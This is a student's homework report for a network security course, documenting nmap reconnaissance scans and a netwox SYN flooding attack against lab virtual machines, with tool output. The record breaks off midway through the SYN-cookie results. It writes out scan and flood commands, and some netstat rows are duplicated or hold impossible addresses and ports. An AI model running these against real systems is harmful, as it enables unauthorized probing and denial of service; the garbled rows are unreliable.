

HW 2: TCP/IP Vulnerability Analysis

Aadith Thiruvallarai

UIN: 230004717

CSCE 465: Computer & Network Security

10/01/2023

Assigned Tasks

- (1) Surveillance Techniques (20 pts): Complete.
- (2) SYN Flooding Attack (20 pts): Complete.
- (3) TCP RST Attacks on telnet & ssh (15 pts): Incomplete Scapy Implementation & Complete.
- (4) TCP RST Attacks on Video Streaming Applications (15 pts): Complete.
- (5) TCP Session Hijacking (20 pts): Complete.
- (6) TCP Pattern Investigation (10 pts): Complete.
- (7) EXTRA CREDIT - ARP Cache Poisoining (20 pts): Started.

Notes

I am utilizing 3 different VMs, each with their own IP addresses and designated roles, within different tasks:

1. 192.168.64.3
2. 192.168.64.4
3. 192.168.64.5

1. Surveillance Techniques (20 pts)

The attacker is designated as the device with the virtual machine with the IP address of 192.168.64.4 and the victim is designated as the VM with the IP address 192.168.64.5.

The CLI tool nmap is utilized to conduct a TCP connect scan, a TCP SYN (stealth) scan, a FIN scan, a raw IP Ping scan, and a UDP scan.

The TCP connect scan is executed with the command :

```
$ nmap -p- -sT 192.168.64.5
```

The "-p-" argument scans all available ports. The "-sT" argument specifies a TCP connect scan.

```
● aaditht@extra-vm:~/hw2$ nmap -p- -sT 192.168.64.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-03 04:05 UTC
Nmap scan report for 192.168.64.5
Host is up (0.0012s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

The TCP SYN scan is executed with the command:

```
$ sudo nmap -p- -sS 192.168.64.5
```

Administrator level access is needed for a TCP SYN scan because a raw packet is being sent which is why the command is run with "sudo". The "-sS" argument specifies to execute a TCP SYN Scan.

```
● aaditht@extra-vm:~/hw2$ sudo nmap -p- -sS 192.168.64.5
[sudo] password for aaditht:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-03 04:43 UTC
Nmap scan report for 192.168.64.5
Host is up (0.00037s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: BA:A7:86:A4:48:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

We can additionally run this command, now that we know all open ports:

```
$ sudo nmap -d --packet-trace -p 22 -sS 192.168.64.5
```

The "-d" argument increases the debug level. The "--packet-trace" argument reports exactly what the nmap command is doing at the packet level in addition with any other desired command flags.

```
● aaditht@extra-vm:~/hw2$ sudo nmap -d --packet-trace -p 22 -sS 192.168.64.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-03 04:59 UTC
Timing report -----
hostgroups: min 1, max 10000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
ARP Ping Scan at 04:59
Scanning 192.168.64.5 [1 port]
Packet capture filter (device enp0s1): arp and arp[18:4] = 0x361AB7D2 and arp[22:2] = 0x370A
SENT (0.0596s) ARP who-has 192.168.64.5 tell 192.168.64.4
RCVD (0.0605s) ARP reply 192.168.64.5 is-at BA:A7:86:A4:48:91
Completed ARP Ping Scan at 04:59, 0.03s elapsed (1 total hosts)
Overall sending rates: 30.77 packets / s, 1292.23 bytes / s.
mass_rdns: Using DNS server 127.0.0.53
NSOCK INFO [0.0910s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.0910s] nsock_connect_udp(): UDP connection requested to 127.0.0.53:53 (IOD #1) EID 8
NSOCK INFO [0.0910s] nsock_read(): Read request from IOD #1 [127.0.0.53:53] (timeout: -1ms) EID 18
Initiating Parallel DNS resolution of 1 host. at 04:59
NSOCK INFO [0.0910s] nsock_write(): Write request for 43 bytes to IOD #1 EID 27 [127.0.0.53:53]
NSOCK INFO [0.0910s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [127.0.0.53:53]
NSOCK INFO [0.0910s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [127.0.0.53:53]
NSOCK INFO [0.0940s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [127.0.0.53:53] (43 bytes): .....5.64.168.192.in-addr.arpa.....
NSOCK INFO [0.0940s] nsock_read(): Read request from IOD #1 [127.0.0.53:53] (timeout: -1ms) EID 34
NSOCK INFO [0.0940s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.0940s] nevent_delete(): nevent_delete on event #34 (type READ)
mass_rdns: 0.00s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 04:59, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:59
Scanning 192.168.64.5 [1 port]
Packet capture filter (device enp0s1): dst host 192.168.64.4 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 192.168.64.5)))
SENT (0.1157s) TCP 192.168.64.4:37188 > 192.168.64.5:22 S ttl=50 id=52238 iplen=44 seq=3388644095 win=1024 <mss 1460>
RCVD (0.1167s) TCP 192.168.64.5:22 > 192.168.64.4:37188 SA ttl=64 id=0 iplen=44 seq=2374007129 win=64240 <mss 1460>
Discovered open port 22/tcp on 192.168.64.5
Completed SYN Stealth Scan at 04:59, 0.02s elapsed (1 total ports)
Overall sending rates: 44.94 packets / s, 1977.53 bytes / s.
Nmap scan report for 192.168.64.5
Host is up, received arp-response (0.00094s latency).
Scanned at 2023-10-03 04:59:59 UTC for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
MAC Address: BA:A7:86:A4:48:91 (Unknown)
Final times for host: srtt: 944 rttvar: 3794 to: 100000

Read from /usr/bin/./share/nmap: nmap-mac-prefixes nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

The FIN scan is executed with the command:

```
$ sudo nmap -p- -sF 192.168.64.5
```

The "-sF" argument specifies to conduct a TCP FIN scan.

```
● aaditht@extra-vm:~$ sudo nmap -p- -sF 192.168.64.5
[sudo] password for aaditht:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-04 04:03 UTC
Nmap scan report for 192.168.64.5
Host is up (0.00040s latency).
Not shown: 65534 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
MAC Address: BA:A7:86:A4:48:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
```

The raw IP Ping scan is executed with the command:

```
$ nmap -n -sn --send-ip 192.168.64.5
```

The "-n" argument ensures the nmap command doesn't do reverse DNS lookups to save time. The "-sn" argument specifies an IP ping scan. The "--send-ip" argument sends a raw IP packet.

```
● aaditht@extra-vm:~$ nmap -n -sn --send-ip 192.168.64.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-05 01:26 UTC
Nmap scan report for 192.168.64.5
Host is up (0.0014s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

The UDP scan is executed with the command:

```
$ sudo nmap -sU -v 192.168.64.5
```

The "-sU" argument specifies a UDP scan. The "-v" argument enables verbose mode.

```
● aaditht@extra-vm:~$ sudo nmap -sU -v 192.168.64.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-05 01:35 UTC
Initiating ARP Ping Scan at 01:35
Scanning 192.168.64.5 [1 port]
Completed ARP Ping Scan at 01:35, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:35
Completed Parallel DNS resolution of 1 host. at 01:35, 0.00s elapsed
Initiating UDP Scan at 01:35
Scanning 192.168.64.5 [1000 ports]
Increasing send delay for 192.168.64.5 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.64.5 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.64.5 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.64.5 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.64.5 from 400 to 800 due to 11 out of 12 dropped probes since last increase.
UDP Scan Timing: About 4.13s done; ETC: 01:47 (0:11:59 remaining)
UDP Scan Timing: About 6.92% done; ETC: 01:49 (0:13:40 remaining)
UDP Scan Timing: About 23.30% done; ETC: 01:51 (0:12:54 remaining)
UDP Scan Timing: About 29.48% done; ETC: 01:52 (0:12:00 remaining)
UDP Scan Timing: About 35.13% done; ETC: 01:52 (0:11:07 remaining)
UDP Scan Timing: About 40.49% done; ETC: 01:52 (0:10:14 remaining)
UDP Scan Timing: About 45.98% done; ETC: 01:52 (0:09:22 remaining)
UDP Scan Timing: About 51.12% done; ETC: 01:52 (0:08:29 remaining)
UDP Scan Timing: About 56.48% done; ETC: 01:52 (0:07:34 remaining)
UDP Scan Timing: About 61.83% done; ETC: 01:52 (0:06:39 remaining)
UDP Scan Timing: About 66.88% done; ETC: 01:52 (0:05:47 remaining)
UDP Scan Timing: About 71.93% done; ETC: 01:52 (0:04:54 remaining)
UDP Scan Timing: About 77.08% done; ETC: 01:52 (0:04:00 remaining)
UDP Scan Timing: About 82.43% done; ETC: 01:52 (0:03:04 remaining)
UDP Scan Timing: About 87.79% done; ETC: 01:52 (0:02:08 remaining)
UDP Scan Timing: About 92.83% done; ETC: 01:52 (0:01:15 remaining)
Completed UDP Scan at 01:53, 1087.60s elapsed (1000 total ports)
Nmap scan report for 192.168.64.5
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered  dhcpc
MAC Address: BA:A7:86:A4:48:91 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1087.75 seconds
Raw packets sent: 1418 (40.814KB) | Rcvd: 1091 (61.989KB)
```

Finally, we conducted an OS fingerprinting nmap command:

```
$ sudo nmap -O --osscan-guess --osscan-limit 192.168.64.5
```

The “-O” argument specifies an OS fingerprinting scan. The “-osscan-guess” argument enables the guessing of the operating system, if there isn’t conclusive evidence on which operating system it could be. The “-osscan-limit” argument limits the number of OS detection attempts, ensuring the scan is made less intrusive.

```
# audith@extra-vm-5: ~ sudo nmap -O --osscan-guess --osscan-limit 192.168.64.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-05 02:00 UTC
Nmap scan report for 192.168.64.5
Host is up (0.000s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 0A:47:8C:4D:48:01 (Unknown)
Aggressive OS guesses: Linux 2.6.32-22 (9%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%)
Running diskstation Manager 5.2-554d (94%), Netgear RADIATOR 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (If you know what OS it is running on it see https://nmap.org/submit/ ).
```

2. SYN Flooding Attack (20 pts)

The attacker is specified as the virtual machine with the IP address 192.168.64.4. The victim is specified as the virtual machine with the IP address 192.168.64.5.

Turning the SYN Cookie Countermeasure Off:

This is the initial usage of the queue before the attack is conducted. Keep in mind that the limit is 256.

```
● aadith@aadith-vm-3:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.1:35273        0.0.0.0:*
tcp      0      0 127.0.0.53:53         0.0.0.0:*
tcp      0      0 0.0.0.0:22           0.0.0.0:*
tcp      0      0 127.0.0.1:60562       127.0.0.1:35273      LISTEN
tcp      0      0 127.0.0.1:60576       127.0.0.1:35273      ESTABLISHED
tcp      0      0 127.0.0.1:35273       127.0.0.1:60562      ESTABLISHED
tcp      0      0 127.0.0.1:35273       127.0.0.1:60576      ESTABLISHED
tcp      0      0 192.168.64.5:22        192.168.64.1:60011    ESTABLISHED
tcp6     0      0 :::22                 :::*
udp      0      0 127.0.0.53:53         0.0.0.0:*
udp      0      0 192.168.64.5:68        0.0.0.0:*
raw6    0      0 :::58                 :::*
```

The attack is conducted on the attacker VM, using the command:

```
$ sudo netwox 76 -i "192.168.64.5" -p 22
```

This is after the attack is conducted:

It should also be noted that the VM becomes almost unusable and has to be turned off and on to be usable again.

● aaditht@aaditht-vm-3:~\$ netstat -na						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	
tcp	0	0	127.0.0.1:35273	0.0.0.0:*	LISTEN	
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	
tcp	0	0	192.168.64.5:22	210.169.89.144:1217	SYN_RECV	
tcp	0	0	192.168.64.5:22	47.57.228.135:13329	SYN_RECV	
tcp	0	0	192.168.64.5:22	245.162.88.221:45109	SYN_RECV	
tcp	0	0	192.168.64.5:22	124.147.229.248:6497	SYN_RECV	
tcp	0	0	192.168.64.5:22	223.88.166.183:12079	SYN_RECV	
tcp	0	0	192.168.64.5:22	45.105.157.115:33759	SYN_RECV	
tcp	0	0	192.168.64.5:22	74.48.114.156:44089	SYN_RECV	
tcp	0	0	192.168.64.5:22	86.226.23.134:34209	SYN_RECV	
tcp	0	0	192.168.64.5:22	102.167.56.103:1098	SYN_RECV	
tcp	0	0	192.168.64.5:22	175.164.57.146:44054	SYN_RECV	
tcp	0	0	192.168.64.5:22	198.46.105.235:49182	SYN_RECV	
tcp	0	0	192.168.64.5:22	171.59.181.144:16448	SYN_RECV	
tcp	0	0	192.168.64.5:22	179.89.155.171:58495	SYN_RECV	
tcp	0	0	192.168.64.5:22	214.66.4.202:68517	SYN_RECV	
tcp	0	0	192.168.64.5:22	74.19.75.12:3499	SYN_RECV	
tcp	0	0	192.168.64.5:22	78.23.20.23:10012	SYN_RECV	
tcp	0	0	192.168.64.5:22	165.55.76.69:1717	SYN_RECV	
tcp	0	0	192.168.64.5:22	161.43.56.55:53780	SYN_RECV	
tcp	0	0	192.168.64.5:22	143.222.234.191:79420	SYN_RECV	
tcp	0	0	192.168.64.5:22	176.38.161.147:2536	SYN_RECV	
tcp	0	0	192.168.64.5:22	249.70.171.23:6459	SYN_RECV	
tcp	0	0	192.168.64.5:22	88.152.105.18:20741	SYN_RECV	
tcp	0	0	192.168.64.5:22	14.250.166.161:41274	SYN_RECV	
tcp	0	0	192.168.64.5:22	216.157.19.76:13038	SYN_RECV	
tcp	0	0	192.168.64.5:22	95.184.49.128:45963	SYN_RECV	
tcp	0	0	192.168.64.5:22	122.206.183.237:7988	SYN_RECV	
tcp	0	0	192.168.64.5:22	188.128.116.13:1126	SYN_RECV	
tcp	0	0	192.168.64.5:22	160.25.126.71:49833	SYN_RECV	
tcp	0	0	127.0.0.1:6056	127.0.0.1:35273	ESTABLISHED	
tcp	0	0	192.168.64.5:22	155.46.171.178:23437	SYN_RECV	
tcp	0	0	192.168.64.5:22	95.48.55.2:14851	SYN_RECV	
tcp	0	0	192.168.64.5:22	87.123.155.43:48458	SYN_RECV	
tcp	0	0	192.168.64.5:22	51.231.192.96:8658	SYN_RECV	
tcp	0	0	192.168.64.5:22	84.210.71.246:30352	SYN_RECV	
tcp	0	0	127.0.0.1:6057	127.0.0.1:35273	ESTABLISHED	
tcp	0	0	192.168.64.5:22	48.21.224.199:10667	SYN_RECV	
tcp	0	0	192.168.64.5:22	16.233.116.11:52990	SYN_RECV	
tcp	0	0	192.168.64.5:22	153.101.234.8:8505	SYN_RECV	
tcp	0	0	192.168.64.5:22	25.220.169.252:11918	SYN_RECV	
tcp	0	0	192.168.64.5:22	195.26.102.116:9656	SYN_RECV	
tcp	0	0	192.168.64.5:22	155.228.243.75:35547	SYN_RECV	
tcp	0	0	127.0.0.1:35273	127.0.0.1:60562	ESTABLISHED	
tcp	0	0	192.168.64.5:22	154.145.94.252:48437	SYN_RECV	
tcp	0	0	192.168.64.5:22	51.121.199.168:1139	SYN_RECV	
tcp	0	0	192.168.64.5:22	34.26.128.143:25301	SYN_RECV	
tcp	0	0	192.168.64.5:22	9.145.126.60:23058	SYN_RECV	
tcp	0	0	192.168.64.5:22	213.39.252.130:45175	SYN_RECV	
tcp	0	0	192.168.64.5:22	153.212.161.199:36320	SYN_RECV	
tcp	0	0	192.168.64.5:22	178.114.146.78:64864	SYN_RECV	
tcp	0	0	192.168.64.5:22	216.161.52.86:49009	SYN_RECV	
tcp	0	0	192.168.64.5:22	21.138.166.199:54345	SYN_RECV	
tcp	0	0	192.168.64.5:22	59.102.47.45:48259	SYN_RECV	
tcp	0	0	192.168.64.5:22	84.245.175.197:7591	SYN_RECV	
tcp	0	0	192.168.64.5:22	12.48.76.59:3827	SYN_RECV	

tcp	0	0	192.168.64.5:22	138.176.25.180:63849	SYN_RECV	
tcp	0	0	192.168.64.5:22	167.207.91.142:65515	SYN_RECV	
tcp	0	0	127.0.0.1:35273	127.0.0.1:60576	ESTABLISHED	
tcp	0	0	192.168.64.5:22	247.8.226.172:55550	SYN_RECV	
tcp	0	0	192.168.64.5:22	82.34.189.18:29163	SYN_RECV	
tcp	0	0	192.168.64.5:22	12.57.222.219:61327	SYN_RECV	
tcp	0	0	192.168.64.5:22	130.18.168.178:53662	SYN_RECV	
tcp	0	0	192.168.64.5:22	7.14.187.73:6350	SYN_RECV	
tcp	0	0	192.168.64.5:22	8.131.109.16:3421	SYN_RECV	
tcp	0	0	192.168.64.5:22	46.156.180.152:50185	SYN_RECV	
tcp	0	0	192.168.64.5:22	27.102.36.56:54040	SYN_RECV	
tcp	0	0	192.168.64.5:22	134.82.57.68:36853	SYN_RECV	
tcp	0	0	192.168.64.5:22	82.2.62.175:48990	SYN_RECV	
tcp	0	0	192.168.64.5:22	11.238.165.153:51552	SYN_RECV	
tcp	0	0	192.168.64.5:22	8.28.215.160:2858	SYN_RECV	
tcp	0	0	192.168.64.5:22	93.117.105.148:4420	SYN_RECV	
tcp	0	0	192.168.64.5:22	116.139.188.242:22307	SYN_RECV	
tcp	0	0	192.168.64.5:22	153.202.130.255:17138	SYN_RECV	
tcp	0	0	192.168.64.5:22	61.123.151.201:201832	SYN_RECV	
tcp	0	0	192.168.64.5:22	195.92.83.123:5273	SYN_RECV	
tcp	0	0	192.168.64.5:22	202.164.6.79:13641	SYN_RECV	
tcp	0	0	192.168.64.5:22	151.62.30.224:15381	SYN_RECV	
tcp	0	0	192.168.64.5:22	102.237.168.158:54398	SYN_RECV	
tcp	0	0	192.168.64.5:22	59.41.237.55:35757	SYN_RECV	
tcp	0	0	192.168.64.5:22	1.86.178.246:21860	SYN_RECV	
tcp	0	0	192.168.64.5:22	152.230.234.186:37728	SYN_RECV	
tcp	0	0	192.168.64.5:22	207.82.95.14:12701	SYN_RECV	
tcp	0	0	192.168.64.5:22	31.255.72.203:55264	SYN_RECV	
tcp	0	0	192.168.64.5:22	247.128.137.15:10993	SYN_RECV	
tcp	0	0	192.168.64.5:22	49.174.244.160:1868	SYN_RECV	
tcp	0	528	192.168.64.5:22	192.168.64.1:60011	ESTABLISHED	
tcp	0	0	192.168.64.5:22	7.40.37.31:26705	SYN_RECV	
tcp	0	0	192.168.64.5:22	217.183.170.247:64721	SYN_RECV	
tcp	0	0	192.168.64.5:22	152.95.37.4:20089	SYN_RECV	
tcp	0	0	192.168.64.5:22	154.245.127.53:11784	SYN_RECV	
tcp	0	0	192.168.64.5:22	141.128.145.230:47919	SYN_RECV	
tcp	0	0	192.168.64.5:22	1.25.16.188:52787	SYN_RECV	
tcp	0	0	192.168.64.5:22	210.24.178.37:58766	SYN_RECV	
tcp	0	0	192.168.64.5:22	126.234.227.227:12129	SYN_RECV	
tcp	0	0	192.168.64.5:22	219.99.30.38:12756	SYN_RECV	
tcp	0	0	192.168.64.5:22	91.130.168.156:33135	SYN_RECV	
tcp	0	0	192.168.64.5:22	25.239.213.244:20101	SYN_RECV	
tcp	0	0	192.168.64.5:22	77.65.148.3:58671	SYN_RECV	
tcp	0	0	192.168.64.5:22	29.248.57.254:34688	SYN_RECV	
tcp	0	0	192.168.64.5:22	29.129.102.87:9333	SYN_RECV	
tcp	0	0	192.168.64.5:22	187.62.212.131:15976	SYN_RECV	
tcp	0	0	192.168.64.5:22	170.149.191.151:40626	SYN_RECV	
tcp	0	0	192.168.64.5:22	181.140.138.147:8697	SYN_RECV	
tcp	0	0	192.168.64.5:22	74.13.60.6:56950	SYN_RECV	
tcp	0	0	192.168.64.5:22	49.45.86.109:56881	SYN_RECV	
tcp	0	0	192.168.64.5:22	110.192.136.213:13759	SYN_RECV	
tcp	0	0	192.168.64.5:22	155.87.210.66:15045	SYN_RECV	
tcp	0	0	192.168.64.5:22	219.212.208.63:23210	SYN_RECV	
tcp	0	0	192.168.64.5:22	193.25.11.54:64726	SYN_RECV	
tcp	0	0	192.168.64.5:22	104.40.72.181:22601	SYN_RECV	
tcp	0	0	192.168.64.5:22	285.134.23.3:2919	SYN_RECV	
tcp	0	0	192.168.64.5:22	214.185.162.78:53576	SYN_RECV	
tcp	0	0	192.168.64.5:22	87.228.50.24:30260	SYN_RECV	
tcp	0	0	192.168.64.5:22	240.186.104.184:6585	SYN_RECV	
tcp	0	0	192.168.64.5:22	41.50.196.147:44897	SYN_RECV	

tcp	0	0	192.168.64.5:22	59.41.237.55:35757	SYN_RECV
tcp	0	0	192.168.64.5:22	1.86.178.246:21860	SYN_RECV
tcp	0	0	192.168.64.5:22	152.230.234.186:37728	SYN_RECV
tcp	0	0	192.168.64.5:22	207.82.95.14:12701	SYN_RECV
tcp	0	0	192.168.64.5:22	31.255.72.203:55264	SYN_RECV
tcp	0	0	192.168.64.5:22	247.128.137.15:10093	SYN_RECV
tcp	0	0	192.168.64.5:22	49.174.244.160:1868	SYN_RECV
tcp	0	528	192.168.64.5:22	192.168.64.1:60011	ESTABLISHED
tcp	0	0	192.168.64.5:22	7.40.37.31:26705	SYN_RECV
tcp	0	0	192.168.64.5:22	217.183.170.247:64721	SYN_RECV
tcp	0	0	192.168.64.5:22	152.95.37.4:20009	SYN_RECV
tcp	0	0	192.168.64.5:22	154.245.127.53:11784	SYN_RECV
tcp	0	0	192.168.64.5:22	141.128.145.230:47919	SYN_RECV
tcp	0	0	192.168.64.5:22	1.25.16.180:52787	SYN_RECV
tcp	0	0	192.168.64.5:22	210.24.178.37:58766	SYN_RECV
tcp	0	0	192.168.64.5:22	126.234.227.227:12129	SYN_RECV
tcp	0	0	192.168.64.5:22	219.99.30.38:12756	SYN_RECV
tcp	0	0	192.168.64.5:22	91.130.168.156:33135	SYN_RECV
tcp	0	0	192.168.64.5:22	25.239.213.244:20101	SYN_RECV
tcp	0	0	192.168.64.5:22	77.65.148.3:58671	SYN_RECV
tcp	0	0	192.168.64.5:22	29.248.57.254:34688	SYN_RECV
tcp	0	0	192.168.64.5:22	29.129.102.87:9333	SYN_RECV
tcp	0	0	192.168.64.5:22	187.62.212.131:15976	SYN_RECV
tcp	0	0	192.168.64.5:22	170.149.191.151:40626	SYN_RECV
tcp	0	0	192.168.64.5:22	181.140.138.147:8697	SYN_RECV
tcp	0	0	192.168.64.5:22	74.13.66.6:56950	SYN_RECV
tcp	0	0	192.168.64.5:22	49.45.86.109.56881	SYN_RECV
tcp	0	0	192.168.64.5:22	110.192.136.213:13759	SYN_RECV
tcp	0	0	192.168.64.5:22	155.87.218.66:15045	SYN_RECV
tcp	0	0	192.168.64.5:22	219.212.288.63:23210	SYN_RECV
tcp	0	0	192.168.64.5:22	193.25.11.54:64726	SYN_RECV
tcp	0	0	192.168.64.5:22	104.40.72.181:22601	SYN_RECV
tcp	0	0	192.168.64.5:22	205.134.23.3:2919	SYN_RECV
tcp	0	0	192.168.64.5:22	214.185.162.78:53576	SYN_RECV
tcp	0	0	192.168.64.5:22	87.228.50.24:30260	SYN_RECV
tcp	0	0	192.168.64.5:22	240.186.104.184:6585	SYN_RECV
tcp	0	0	192.168.64.5:22	41.50.196.147:44897	SYN_RECV
tcp	0	0	192.168.64.5:22	33.31.36.207:10227	SYN_RECV
tcp	0	0	192.168.64.5:22	50.247.251.84:56804	SYN_RECV
tcp	0	0	192.168.64.5:22	154.171.108.153:43914	SYN_RECV
tcp	0	0	192.168.64.5:22	107.151.236.4:13002	SYN_RECV
tcp	0	0	192.168.64.5:22	203.99.196.81:35680	SYN_RECV
tcp	0	0	192.168.64.5:22	196.81.209.33:5164	SYN_RECV
tcp	0	0	192.168.64.5:22	112.31.221.184:32197	SYN_RECV
tcp	0	0	192.168.64.5:22	103.141.35.77:44006	SYN_RECV
tcp	0	0	192.168.64.5:22	54.40.205.179:33439	SYN_RECV
tcp	0	0	192.168.64.5:22	63.60.33.69:20843	SYN_RECV
tcp	0	0	192.168.64.5:22	54.239.155.231:16579	SYN_RECV
tcp	0	0	192.168.64.5:22	156.87.21.163:9573	SYN_RECV
tcp	0	0	192.168.64.5:22	190.165.143.122:55227	SYN_RECV
tcp	0	0	192.168.64.5:22	60.232.20.168:11888	SYN_RECV
tcp	0	0	192.168.64.5:22	14.219.41.250:64235	SYN_RECV
tcp	0	0	192.168.64.5:22	162.58.249.9:13531	SYN_RECV
tcp	0	0	192.168.64.5:22	125.197.198.73:31690	SYN_RECV
tcp	0	0	192.168.64.5:22	169.177.61.62:7145	SYN_RECV
tcp	0	0	192.168.64.5:22	203.203.171.86:20648	SYN_RECV
tcp6	0	0	:::22	:::*	LISTEN
udp	0	0	127.0.0.53:53	0.0.0.0:*	
udp	0	0	192.168.64.5:68	0.0.0.0:*	
raw6	0	0	:::58	:::*	7

Turning the SYN Cookie Countermeasure On:

This is the initial usage of the queue before the attack is conducted. Keep in mind that the limit is 256.

● aaditht@aaditht-vm-3:~\$ netstat -na			
Active Internet connections (servers and established)			
Proto	Recv-Q Local Address	Foreign Address	State
tcp	0 0 0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0 0 127.0.0.1:45793	0.0.0.0:*	LISTEN
tcp	0 0 127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0 22 127.0.0.1:45793	127.0.0.1:59998	ESTABLISHED
tcp	0 0 192.168.64.5:22	192.168.64.1:60088	ESTABLISHED
tcp	0 0 127.0.0.1:45793	127.0.0.1:59992	ESTABLISHED
tcp	0 32 192.168.64.5:33990	20.189.173.2:443	LAST_ACK
tcp	0 32 192.168.64.5:34000	20.189.173.2:443	LAST_ACK
tcp	0 0 127.0.0.1:59998	127.0.0.1:45793	ESTABLISHED
tcp	0 0 127.0.0.1:59992	127.0.0.1:45793	ESTABLISHED
tcp6	0 0 :::22	:::*	LISTEN
udp	0 0 127.0.0.53:53	0.0.0.0:*	
udp	0 0 192.168.64.5:68	0.0.0.0:*	
raw6	0 0 :::58	:::*	7

The attack is conducted on the attacker computer just like how it was conducted when the cookie was set to 0.

This is after the attack is conducted:

Clearly, it seems that the cookie countermeasure helps somewhat to reduce the number of connections still waiting for an ACK to be received. This makes sense because SYN cookies is a technical attack mitigation technique where the server replies to TCP SYN requests with crafted SYN-ACKs, without inserting a new record to its SYN Queue. It's only when the client replies with a ACK, does the server actually add it to its record.

● aaditht@aaditht-vm-3:~\$ netstat -na						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	
tcp	0	0	127.0.0.1:45793	0.0.0.0:*	LISTEN	
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	
tcp	0	0	192.168.64.5:22	120.139.217.27:49590	SYN_RECV	
tcp	0	0	192.168.64.5:22	87.68.107.24:53161	SYN_RECV	
tcp	0	0	192.168.64.5:22	66.219.117.61:16411	SYN_RECV	
tcp	0	0	192.168.64.5:22	78.240.13.89:30856	SYN_RECV	
tcp	0	0	192.168.64.5:22	121.250.159.20:42107	SYN_RECV	
tcp	0	0	192.168.64.5:22	34.226.29.44:36589	SYN_RECV	
tcp	0	0	192.168.64.5:22	45.111.141.55:29431	SYN_RECV	
tcp	0	0	192.168.64.5:22	66.43.50.72:42002	SYN_RECV	
tcp	0	0	192.168.64.5:22	65.20.86.64:43401	SYN_RECV	
tcp	0	0	192.168.64.5:22	154.145.74.140:11017	SYN_RECV	
tcp	0	0	192.168.64.5:22	62.149.250.65:46367	SYN_RECV	
tcp	0	0	192.168.64.5:22	163.129.10.95:56896	SYN_RECV	
tcp	0	0	192.168.64.5:22	4.227.126.215:43253	SYN_RECV	
tcp	0	0	192.168.64.5:22	67.220.175.38:62006	SYN_RECV	
tcp	0	0	192.168.64.5:22	8.254.22.43:43193	SYN_RECV	
tcp	0	0	192.168.64.5:22	127.0.0.1:1:45793	ESTABLISHED	
tcp	0	0	192.168.64.5:22	59.88.258.132:62577	SYN_RECV	
tcp	0	0	192.168.64.5:22	162.75.157.29:52364	SYN_RECV	
tcp	0	0	192.168.64.5:22	70.23.103.1:59200	SYN_RECV	
tcp	0	0	192.168.64.5:22	252.80.160.243:47450	SYN_RECV	
tcp	0	0	192.168.64.5:22	194.69.156.151:23682	SYN_RECV	
tcp	0	0	192.168.64.5:22	205.105.137.176:3924	SYN_RECV	
tcp	0	0	192.168.64.5:22	47.208.138.158:13116	SYN_RECV	
tcp	0	0	192.168.64.5:22	48.112.85.242:38877	SYN_RECV	
tcp	0	0	192.168.64.5:22	186.192.37.104:14428	SYN_RECV	
tcp	0	0	192.168.64.5:22	129.122.138.229:5088	SYN_RECV	
tcp	0	0	192.168.64.5:22	203.236.162.156:62547	SYN_RECV	
tcp	0	0	192.168.64.5:22	164.136.189.91:63284	SYN_RECV	
tcp	0	0	192.168.64.5:22	189.62.252.54:24785	SYN_RECV	
